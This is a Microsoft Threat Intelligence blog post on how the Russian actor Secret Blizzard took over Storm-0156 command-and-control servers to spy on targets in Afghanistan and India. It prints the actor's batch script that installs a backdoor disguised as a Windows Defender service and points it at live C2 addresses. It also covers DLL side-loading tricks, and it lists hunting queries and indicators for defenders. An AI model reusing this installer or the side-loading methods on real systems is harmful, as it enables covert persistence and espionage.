Frequent freeloader part I: Secret Blizzard compromising Storm-0156 infrastructure for espionage

microsoft.com/en-us/security/blog/2024/12/04/frequent-freeloader-part-i-secret-blizzard-compromising-storm-0156-infrastructure-for-espionage/

December 4, 2024

Skip to main content

By

Based on both Microsoft Threat Intelligence's findings and those reported by governments and other security vendors, we assess that the Russian nation-state actor tracked as Secret Blizzard has used the tools and infrastructure of at least six other threat actors during the past seven years. They also have actively targeted infrastructure where other threat actors have staged exfiltrated data from victims with the intention of collecting this data for their own espionage program. We assess that Secret Blizzard's use of other actors' infrastructure and tools, both state-sponsored and cybercriminal, is exclusively for facilitating espionage operations.

In this first of a two-part blog series, we discuss how Secret Blizzard has used the infrastructure of the Pakistan-based threat activity cluster we call Storm-0156 — which overlaps with the threat actor known as SideCopy, Transparent Tribe, and APT36 — to install backdoors and collect intelligence on targets of interest in South Asia. Microsoft Threat Intelligence partnered with Black Lotus Labs, the threat intelligence arm of Lumen Technologies, to confirm that Secret Blizzard command-and-control (C2) traffic emanated from Storm-0156 infrastructure, including infrastructure used by Storm-0156 to collate exfiltrated data from campaigns in Afghanistan and India. We thank the Black Lotus Team for recognizing the impact of this threat and collaborating on investigative efforts. In the second blog, Microsoft Threat Intelligence will be detailing how Secret Blizzard has used Amadey bots and the PowerShell backdoor of two other threat actors to deploy the Tavdig backdoor and then use that foothold to install their KazuarV2 backdoor on target devices in Ukraine.

Microsoft Threat Intelligence tracks Secret Blizzard campaigns and, when we are able, directly notifies customers who have been targeted or compromised, providing them with the necessary information to help secure their environments. As part of our continuous monitoring, analysis, and reporting on the threat landscape, we are sharing our research on Secret Blizzard's activity to raise awareness of this threat actor's tradecraft and to educate organizations on how to harden their attack surfaces against this and similar activity. In addition, we highlight that, while Secret Blizzard's use of infrastructure and access by other threat actors is unusual, it is not unique. Therefore, organizations compromised by one threat actor may also find themselves compromised by another through the initial intrusion.

Who is Secret Blizzard?

The United States Cybersecurity and Infrastructure Security Agency (CISA) has attributed Secret Blizzard to Center 16 of Russia's Federal Security Service (FSB), which is one of Russia's Signals Intelligence and Computer Network Operations (CNO) services responsible for intercepting and decrypting electronic data as well as the technical penetration of foreign intelligence targets. Secret Blizzard overlaps with the threat actor tracked by other security vendors as Turla, Waterbug, Venomous Bear, Snake, Turla Team, and Turla APT Group.

Secret Blizzard is known for targeting a wide array of verticals, but most prominently ministries of foreign affairs, embassies, government offices, defense departments, and defense-related companies worldwide. Secret Blizzard focuses on gaining long-term access to systems for intelligence collection using extensive resources such as multiple backdoors, including some with peer-to-peer functionality and C2 communication channels. During intrusions, the threat actor collects and exfiltrates documents, PDFs, and email content. In general, Secret Blizzard seeks out information of political importance with a particular interest in advanced research that might impact international political issues. Campaigns where Secret Blizzard has used the tools or compromised infrastructure of other threat adversaries that have been publicly reported by other security vendors include:

- Accessing tools and infrastructure of Iranian state-sponsored threat actor Hazel Sandstorm (also called OilRig, APT-34 and Crambus) in 2017, as reported by Symantec and the US and UK intelligence services
- Reusing Andromeda malware to deploy the KopiLuwak and QuietCanary backdoors in 2022, as reported by Mandiant.
- Using the backdoor of the Kazakhstan-based threat actor tracked by Microsoft Threat Intelligence as Storm-0473, also called Tomiris, in an attempt to deploy QuietCanary in 2022, as reported by Kaspersky.

While not unique, leveraging the access of other adversaries is a somewhat unusual attack vector for threat actors in general. Secret Blizzard's use of this technique highlights their approach to diversifying attack vectors, including using strategic web compromises (watering holes) and adversary-in-the-middle (AiTM) campaigns likely facilitated via legally mandated intercept systems in Russia such as the "System for Operative Investigative Activities" (SORM). More commonly, Secret Blizzard uses server-side and edge device compromises as initial attack-vectors to facilitate further lateral movement within a network of interest.

Compromise and post-compromise activities

Since November 2022, Microsoft Threat Intelligence has observed Secret Blizzard compromising the C2 infrastructure of a Pakistan-based espionage cluster that we track as Storm-0156. Secret Blizzard has used Storm-0156's backdoors to deploy their own backdoors to compromised devices. In addition, Secret Blizzard tools have been deployed to virtual private servers (VPS) staging Storm-0156's exfiltrated data.

The initial access mechanism used by Secret Blizzard to compromise Storm-0156 infrastructure is currently not known. In some instances, observed by Microsoft Threat Intelligence, Storm-0156 appeared to have used the C2 server for a considerable amount of time, while in other observed incidents Storm-0156 began accessing the VPS when Secret Blizzard deployed tools.

On the VPS used for C2, Storm-0156 operators consistently deploy a tool with the filename *ArsenalV2%.exe*. This is a server-side C2 tool that Microsoft Threat Intelligence refers to as Arsenal. Arsenal is an executable built on top of the cross-platform application development framework QtFramework, indicating it may also be deployed on operating systems other than Windows. Upon execution, Arsenal listens over a hardcoded port for incoming requests from controlled devices. Once connected, the tool enables threat actors to upload or download files to or from the device on which it is deployed.

When Arsenal is deployed, at least two SQLite3 databases, named *ConnectionInfo.db* and *DownloadPriority.db*, are set up. Arsenal uses these databases to store and look up information in different tables, such as:

- Uploaded files and a distinct username of the uploader
- Affected device information, including IP address, location, operating system version, and installed antivirus software
- Network connection events, duration of the session, and timestamps like the disconnect and connect time

Initially, Secret Blizzard deployed a fork of the TinyTurla backdoor to Storm-0156 C2 servers. However, since October 2023, Secret Blizzard predominantly has been using a .NET backdoor that Microsoft Threat Intelligence refers to as TwoDash alongside a clipboard monitoring tool referred to as Statuezy. Shortly after we observed the deployment of these capabilities, our partner Black Lotus Labs observed C2 communication from the Storm-0156 C2 infrastructure to dedicated Secret Blizzard C2s. This privileged position on Storm-0156 C2s has allowed Secret Blizzard to commandeer Storm-0156 backdoors such as CrimsonRAT, which was previously observed in Storm-0156 campaigns in 2023 and earlier, and a Storm-0156 Golang backdoor we refer to as Wainscot.

Storm-0156 extensively uses a renamed version (*cridviz.exe, crezly.exe*) of the Credential Backup and Restore Wizard, *credwiz.exe* which is vulnerable to DLL-sideloading, to load malicious payloads using a file name *DUser.dll*. Secret Blizzard often drops their own malicious payloads into a directory separate from that used by Storm-0156, but also uses *credwiz.exe* to load their malicious payload in a file called *duser.dll*. This DLL may contain a simple Meterpreter-like backdoor referred to as MiniPocket or the previously referenced TwoDash .NET backdoor. Secret Blizzard's use of DLL-sideloading using the same legitimate executable and malicious payloads having similar names to those used by Storm-0156 may indicate Secret Blizzard attempts to masquerade as Storm-0156. Another Search-Order-Hijack used by Secret Blizzard is the deployment of TwoDash into the directory *c:\windows\system32* with the filename *oci.dll* and then using the default Windows installation Distributed Transaction Coordinator, *msdtc.exe*, to DLL-sideload the malicious payload in *oci.dll* as described by a Penetration Testing Lab blog published in 2020.




Figure 1. Secret Blizzard and Storm-0156 chain of compromise

In August 2024, Microsoft observed Secret Blizzard using a CrimsonRAT compromise that Storm-0156 had established in March 2024. Secret Blizzard is assessed to have commandeered the CrimsonRAT backdoor to download and execute Secret Blizzard's TwoDash backdoor. Additionally, Microsoft observed instances of Secret Blizzard accessing Storm-0156's CrimsonRAT on target devices in India. One of these CrimsonRAT deployments was configured with a C2 server at Contabo (*ur253.duckdns[.]org*: 45.14.194[.]253), where Secret Blizzard had deployed the clipboard monitor tool in January, February, and September 2024. Between May and August 2024, Black Lotus Labs confirmed network activity indicating backdoor communication from this same CrimsonRAT C2 to known Secret Blizzard infrastructure.

Secret Blizzard backdoors deployed on Storm-0156 infrastructure

TinyTurla variant

Similar to the TinyTurla backdoor reported by Cisco Talos in 2021, the TinyTurla variant is installed using a batch file and disguises itself as a Windows-based service. The batch file also configures a variety of registry keys used by the malware including *Delay* (sleep time), *Key* (public key), and *Hosts* (C2 addresses).

```
sc create WinDefender binPath= "c:\windows\system32\svchost.exe -k secsvc" type= share start= auto
sc config WinDefender DisplayName= "Windows Defender"
sc description WinDefender "Protection against spyware and potentially unwanted software"
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v secsvc /t REG_MULTI_SZ /d "WinDefender" /f
reg add "HKLM\SYSTEM\CurrentControlSet\services\WinDefender\Parameters" /v ServiceDll /t REG_EXPAND_SZ /d "%systemroot%\system32\mpsvcs.
reg add "HKLM\SYSTEM\CurrentControlSet\services\WinDefender\Parameters" /v Delay /t REG_DWORD /d 600000 /f
reg add "HKLM\SYSTEM\CurrentControlSet\services\WinDefender\Parameters" /v Hosts /t REG_SZ /d "94.177.198.94 443 95.111.229.253 993 conr
reg add "HKLM\SYSTEM\CurrentControlSet\services\WinDefender\Parameters" /v Key /t REG_BINARY /d "3082020A0282020100A2C7ED3EEB34F64EF99B5
sc start WinDefender
```

Figure 2. mp.bat file containing configuring parameters for the TinyTurla variant

While there is not complete feature parity between the TinyTurla variant sample and the sample analyzed by Cisco Talos, there are significant functional and code overlaps.

TwoDash

TwoDash is a custom downloader comprised of two main components: a native Win32/64 PE file and a .NET application. The native binary acts as a loader for the .NET application which it decrypts and executes. The .NET application conducts a basic device survey and sends this information to the configured C2 servers. Finally, it waits for follow-on tasks, which are compiled as additional .NET assemblies/modules.

Statuezy

Statuezy is a custom trojan that monitors and logs data saved to the Windows clipboard. Each time the clipboard is updated with new data, the trojan saves the current timestamp, associated clipboard format (such as CF_TEXT), and the clipboard data itself to a temporary file which we assess is exfiltrated by a separate malware family.

MiniPocket

MiniPocket is a small custom downloader that connects to a hardcoded IP address/port using TCP to retrieve and execute a second-stage binary.

Storm-0156 backdoors used in this campaign

Wainscot

Wainscot is a Golang-based backdoor seen in the wild since at least October 2023. This backdoor can handle various commands from C2, including launching arbitrary commands, uploading and downloading files, and taking screenshots on the target host. Though Microsoft Threat Intelligence has primarily observed this backdoor targeting Windows users, we also have identified public reports of a possible Wainscot variant targeting Linux-based platforms. Interestingly, this Linux variant has far more features than the Windows variant.

CrimsonRAT

CrimsonRAT is a .NET-based backdoor with varied capabilities that has gone through multiple iterations over the years. The most recent variant of CrimsonRAT analyzed by Microsoft Threat Intelligence can gather system information, list running processes, file information, download or upload files, and execute arbitrary commands on target. We also have observed CrimsonRAT dropping additional modules to act as a keylogger on the target host.

Who has been affected by Secret Blizzard's compromises using Storm-0156 infrastructure?

In Afghanistan, Secret Blizzard generally has used their positions on Storm-0156 C2 servers to deploy backdoors to devices within the extended Afghan government—including the Ministry of Foreign Affairs, the General Directorate of Intelligence (GDI), and foreign consulates of the government of Afghanistan. In each of these cases, we observed the deployment of Storm-0156 backdoors which were subsequently used to download the Secret Blizzard tools to target devices in Afghanistan.

In India, Secret Blizzard generally appears to have avoided direct deployment via Storm-0156 backdoors, instead deploying Secret Blizzard backdoors to C2 servers or Storm-0156 servers hosting data exfiltrated from Indian military and defense-related institutions. We observed only one instance of Secret Blizzard using a Storm-0156 backdoor to deploy the TwoDash backdoor to a target desktop in India. The difference in Secret Blizzard's approach in Afghanistan and India could reflect political considerations within the Russian leadership, differing geographical areas of responsibility within the FSB, or a collection gap on Microsoft Threat Intelligence's part.

Conclusion

The frequency of Secret Blizzard's operations to co-opt or commandeer the infrastructure or tools of other threat actors suggests that this is an intentional component of Secret Blizzard's tactics and techniques. Leveraging this type of resource has both advantages and drawbacks. Taking advantage of the campaigns of others allows Secret Blizzard to establish footholds on networks of interest with relatively minimal effort. However, because these initial footholds are established on another threat actor's targets of interest, the information obtained through this technique may not align entirely with Secret Blizzard's collection priorities. In addition, if the threat actor that established the initial foothold has poor operational security, this technique might trigger endpoint or network security alerts on the tools deployed by the actor conducting the initial compromise, resulting in unintended exposure of Secret Blizzard activity.

Mitigation and protection guidance

To harden networks against the Secret Blizzard activity listed above, defenders can implement the following:

Strengthen Microsoft Defender for Endpoint configuration

- Microsoft Defender XDR customers can implement attack surface reduction rules to harden an environment against techniques used by threat actors
    - Block execution of potentially obfuscated scripts
    - Block process creations originating from PSExec and WMI commands
    - Block executable files from running unless they meet a prevalence, age, or trusted list criterion
    - Block abuse of exploited vulnerable signed drivers
    - Block Webshell creation for Servers
- Enable network protection in Microsoft Defender for Endpoint
- Ensure tamper protection is enabled in Microsoft Dender for Endpoint

- Run endpoint detection and response in block mode so that Microsoft Defender for Endpoint can block malicious artifacts even when your non-Microsoft antivirus does not detect the threat or when Microsoft Defender Antivirus is running in passive mode
- Configure investigation and remediation in full automated mode to let Microsoft Defender for Endpoint take immediate action on alerts to resolve breaches, significantly reducing alert volume

Strengthen Microsoft Defender Antivirus configuration

- Turn on PUA protection in block mode in Microsoft Defender Antivirus
- Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving threat actor tools and techniques
- Turn on Microsoft Defender Antivirus real-time protection

Strengthen operating environment configuration

- Encourage users to use Microsoft Edge and other web browsers that support SmartScreen which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware. Implement PowerShell execution policies to control conditions under which PowerShell can load configuration files and run scripts
- Turn on and monitor PowerShell module and script block logging
- Implement PowerShell execution policies to control conditions under which PowerShell can load configuration files and run scripts.
- Turn on and monitor PowerShell module and script block logging.

Microsoft Defender XDR detections

Microsoft Defender Antivirus

Microsoft Defender Antivirus detects this threat as the following malware:

- Backdoor:Win64/Wainscot
- Backdoor:MSIL/CrimsonRat.A
- Backdoor:MSIL/CrimsonRat.B
- TrojanSpy:MSIL/CrimsonRat.A
- TrojanDownloader:Win64/TwoDash
- Trojan:MSIL/ReverseRAT
- Trojan:Win32/TinStrut.A
- Trojan:Win64/TinyTurla.A
- Trojan:Win64/TinyTurla.B
- Trojan:Win32/MiniPocket.A
- TrojanDownloader:Win64/TwoDash.A
- Trojan:Win64/TwoDash.B
- Trojan:Win64/PostGallery.A
- Trojan:Win32/Statuezy.B
- Trojan:Win32/TinyTurla

Microsoft Defender for Endpoint

The following Microsoft Defender for Endpoint alerts can indicate associated threat activity:

Secret Blizzard Actor activity detected

The following alerts might also indicate threat activity related to this threat. Note, however, these alerts also can be triggered by unrelated threat activity.

- An executable file loaded an unexpected DLL file
- Process loaded suspicious .NET assembly

Threat intelligence reports

Microsoft customers can use the following reports in Microsoft products to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments. Microsoft Security

Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence to get more information about this threat actor.

Microsoft Defender Threat Intelligence

Secret Blizzard co-opts SideCopy's infrastructure to target Afghanistan government

Hunting queries

Microsoft Defender XDR

The following sample queries let you search for a week's worth of events. To explore up to 30 days' worth of raw data to inspect events in your network and locate potential PowerShell-related indicators for more than a week, go to the Advanced hunting page > Query tab, select the calendar dropdown menu to update your query to hunt for the Last 30 days.

Storm-0156 compromise-associated malware

Surface events that may have involved Storm-0156 compromise-associated malware.

```
let fileHashes = dynamic(["e298b83891b192b8a2782e638e7f5601acf13bab2f619215ac68a0b61230a273",
"08803510089c8832df3f6db57aded7bfd2d91745e7dd44985d4c9cb9bd5fd1d2",
"aba8b59281faa8c1c43a4ca7af075edd3e3516d3cef058a1f43b093177b8f83c",
"7c4ef30bd1b5cb690d2603e33264768e3b42752660c79979a5db80816dfb2ad2",
"dbbf8108fd14478ae05d3a3a6aabc242bff6af6eb1e93cbead4f5a23c3587ced",
"7c7fad6b9ecb1e770693a6c62e0cc4183f602b892823f4a451799376be915912",
"e2d033b324450e1cb7575fedfc784e66488e342631f059988a9a2fd6e006d381",
"C039ec6622393f9324cacbf8cfaba3b7a41fe6929812ce3bd5d79b0fdedc884a",
"59d7ec6ec97c6b958e00a3352d38dd13876fecdb2bb13a8541ab93248edde317"
]);
union
(
   DeviceFileEvents
   | where SHA256 in (fileHashes)
   | project Timestamp, FileHash = SHA256, SourceTable = "DeviceFileEvents"
),
(
   DeviceEvents
   | where SHA256 in (fileHashes)
   | project Timestamp, FileHash = SHA256, SourceTable = "DeviceEvents"
),
(
   DeviceImageLoadEvents
   | where SHA256 in (fileHashes)
   | project Timestamp, FileHash = SHA256, SourceTable = "DeviceImageLoadEvents"
),
(
   DeviceProcessEvents
   | where SHA256 in (fileHashes)
   | project Timestamp, FileHash = SHA256, SourceTable = "DeviceProcessEvents"
)
| order by Timestamp desc
```

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with 'TI map') to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.

Search for file-based IOCs:

```
let selectedTimestamp = datetime(2024-10-17T00:00:00.0000000Z);
let fileName =
dynamic(["hubstck.exe","auddrv.exe","lustsorelfar.exe","duser.dll","mfmpef.exe","MpSvcS.dll","WinHttpSvc.dll","regsvr.exe"

let FileSHA256 =
dynamic(["e298b83891b192b8a2782e638e7f5601acf13bab2f619215ac68a0b61230a273","08803510089c8832df3f6db57aded7bfd2d91745e7dd4

search in
(AlertEvidence,BehaviorEntities,CommonSecurityLog,DeviceBaselineComplianceProfiles,DeviceEvents,DeviceFileEvents,DeviceIma

DeviceLogonEvents,DeviceNetworkEvents,DeviceProcessEvents,DeviceRegistryEvents,DeviceFileCertificateInfo,DynamicEventColle

TimeGenerated between ((selectedTimestamp - 1m) .. (selectedTimestamp + 90d)) // from October 17th runs the search for
last 90 days, change the selectedTimestamp or 90d accordingly.
and
(FileName in (fileName) or OldFileName in (fileName)  or ProfileName in (fileName)  or InitiatingProcessFileName in
(fileName)  or InitiatingProcessParentFileName in (fileName)
or InitiatingProcessVersionInfoInternalFileName in (fileName)  or InitiatingProcessVersionInfoOriginalFileName in
(fileName)  or PreviousFileName in (fileName)
or ProcessVersionInfoInternalFileName in (fileName) or ProcessVersionInfoOriginalFileName in (fileName) or
DestinationFileName in (fileName) or SourceFileName in (fileName)
or ServiceFileName in (fileName) or SHA256 in (FileSHA256)  or InitiatingProcessSHA256 in (FileSHA256))
```

Search for network IOCs:

```
let selectedTimestamp = datetime(2024-10-17T00:00:00.0000000Z);
let ip =
dynamic(["94.177.198.94","162.213.195.129","46.249.58.201","95.111.229.253","146.70.158.90","143.198.73.108","161.35.192.2

"167.86.118.69","164.68.108.153","144.91.72.17","130.185.119.198
","176.57.184.97","173.212.252.2","209.126.11.251","45.14.194.253","37.60.236.186","5.189.183.63","109.123.244.46"]);
let url = dynamic(["connectotels.net","hostelhotels.net",”ur253.duckdns.org”]);
search in
(AlertEvidence,BehaviorEntities,CommonSecurityLog,DeviceInfo,DeviceNetworkEvents,DeviceNetworkInfo,DnsEvents,SecurityEvent

TimeGenerated between ((selectedTimestamp - 1m) .. (selectedTimestamp + 90d)) // from October 17th runs the search for
last 90 days, change the above selectedTimestamp or 90d accordingly.
and
(RemoteIP in (ip) or DestinationIP in (ip) or DeviceCustomIPv6Address1 in (ip) or DeviceCustomIPv6Address2 in (ip) or
DeviceCustomIPv6Address3 in (ip) or DeviceCustomIPv6Address4 in (ip) or
MaliciousIP in (ip) or SourceIP in (ip) or PublicIP in (ip) or LocalIPType in (ip) or RemoteIPType in (ip) or IPAddresses
in (ip) or IPv4Dhcp in (ip) or IPv6Dhcp in (ip) or IpAddress in (ip) or
NASIPv4Address in (ip) or NASIPv6Address in (ip) or RemoteIpAddress in (ip) or RemoteUrl in (url))
```

Indicators of compromise

Storm-0156 compromise-associated malware

Indicator	Type	Association	Last seen
e298b83891b192b8a2782e638e7f5601acf13bab2f619215ac68a0b61230a273	Wainscot SHA-256 (*hubstck.exe*)	Storm-0156	
08803510089c8832df3f6db57aded7bfd2d91745e7dd44985d4c9cb9bd5fd1d2	Wainscot SHA-256 (*auddrv.exe*)	Storm-0156	
aba8b59281faa8c1c43a4ca7af075edd3e3516d3cef058a1f43b093177b8f83c	CrimsonRAT SHA-256 (*lustsorelfar.exe*)	Storm-0156	
7c4ef30bd1b5cb690d2603e33264768e3b42752660c79979a5db80816dfb2ad2	Minipocket SHA-256 (*duser.dll*)	Secret Blizzard	
dbbf8108fd14478ae05d3a3a6aabc242bff6af6eb1e93cbead4f5a23c3587ced	TwoDash backdoor SHA-256 (*mfmpef.exe*)	Secret Blizzard	
7c7fad6b9ecb1e770693a6c62e0cc4183f602b892823f4a451799376be915912	TwoDash backdoor SHA-256 (*duser.dll*)	Secret Blizzard	
e2d033b324450e1cb7575fedfc784e66488e342631f059988a9a2fd6e006d381	TinyTurla variant SHA-256 (*MpSvcS.dl*)	Secret Blizzard	
C039ec6622393f9324cacbf8cfaba3b7a41fe6929812ce3bd5d79b0fdedc884a	TinyTurla variant SHA-256 (*WinHttpSvc.dll*)	Secret Blizzard	
59d7ec6ec97c6b958e00a3352d38dd13876fecdb2bb13a8541ab93248edde317	Clipboard monitor SHA-256 (*regsvr.exe*)	Secret Blizzard	
connectotels[.]net	TinyTurla C2 domain	Secret Blizzard	April 2022
hostelhotels[.]net	TinyTurla C2 domain	Secret Blizzard	February 2023
94.177.198[.]94	TinyTurla C2 IP address	Secret Blizzard	September2022
162.213.195[.]129	TinyTurla C2 IP address	Secret Blizzard	February 2023
46.249.58[.]201	TinyTurla C2 IP address	Secret Blizzard	February 2023
95.111.229[.]253	TinyTurla C2 IP address	Secret Blizzard	September 2022
146.70.158[.]90	MiniPocket and TwoDash C2 IP address	Secret Blizzard	May 2024
143.198.73[.]108	TwoDash C2 IP address	Secret Blizzard	September2023
161.35.192[.]207	TwoDash C2 IP address	Secret Blizzard	April 2024
91.234.33[.]48	TwoDash C2 IP address	Secret Blizzard	April 2024
154.53.42[.]194	ReverseRAT C2 IP address	Compromised Storm-0156 infrastructure	July 2024

38.242.207[.]36	ReverseRAT C2 IP address	Compromised Storm-0156 infrastructure	May 2023
167.86.118[.]69	ReverseRAT C2 IP address	Compromised Storm-0156 infrastructure	May 2023
164.68.108[.]153	ReverseRAT C2 IP address	Compromised Storm-0156 infrastructure	August 2024
144.91.72[.]17	Action RAT C2 IP address	Compromised Storm-0156 infrastructure	February 2023
130.185.119[.]198	Wainscot C2 IP address	Compromised Storm-0156 infrastructure	August 2024
176.57.184[.]97	Wainscot C2 IP address	Compromised Storm-0156 infrastructure	September 2024
173.212.252[.]2	Wainscot C2 IP address	Compromised Storm-0156 infrastructure	August 2024
209.126.11[.]251	Wainscot C2 IP address	Compromised Storm-0156 infrastructure	June 2024
45.14.194[.]253	CrimsonRAT C2 IP address	Compromised Storm-0156 infrastructure	September 2024
37.60.236[.]186	CrimsonRAT C2 IP address	Compromised Storm-0156 infrastructure	August 2024
5.189.183[.]63	CrimsonRAT C2 IP address	Compromised Storm-0156 infrastructure	August 2024
109.123.244[.]46	C2 Server hosting exfiltrated target data	Compromised Storm-0156 infrastructure	August 2024

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog: https://aka.ms/threatintelblog.


To get notified about new publications and to join discussions on social media, follow us on LinkedIn at https://www.linkedin.com/showcase/microsoft-threat-intelligence, and on X (formerly Twitter) at https://twitter.com/MsftSecIntel.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast: https://thecyberwire.com/podcasts/microsoft-threat-intelligence.

Related Posts


Midnight Blizzard conducts large-scale spear-phishing campaign using RDP files

Since October 22, 2024, Microsoft Threat Intelligence has observed Russian threat actor Midnight Blizzard sending a series of highly targeted spear-phishing emails to individuals in government, academia, defense, non-governmental organizations, and other sectors. This activity is ongoing, and Microsoft will continue to investigate and provide updates as available. Based on our investigation of previous Midnight […]



Analyzing Forest Blizzard's custom post-compromise tool for exploiting CVE-2022-38028 to obtain credentials

Since 2019, Forest Blizzard has used a custom post-compromise tool to exploit a vulnerability in the Windows Print Spooler service that allows elevated permissions. Microsoft has issued a security update addressing this vulnerability as CVE-2022-38028.



Midnight Blizzard: Guidance for responders on nation-state attack

The Microsoft security team detected a nation-state attack on our corporate systems on January 12, 2024, and immediately activated our response process to investigate, disrupt malicious activity, mitigate the attack, and deny the threat actor further access. The Microsoft Threat Intelligence investigation identified the threat actor as Midnight Blizzard, the Russian state-sponsored actor also known as NOBELIUM.

Star Blizzard increases sophistication and evasion in ongoing attacks

Microsoft Threat Intelligence continues to track and disrupt malicious activity attributed to a Russian state-sponsored actor we track as Star Blizzard, who has continuously improved their detection evasion capabilities while remaining focused on email credential theft against targets.

Get started with Microsoft Security

Microsoft is a leader in cybersecurity, and we embrace our responsibility to make the world a safer place.

Learn more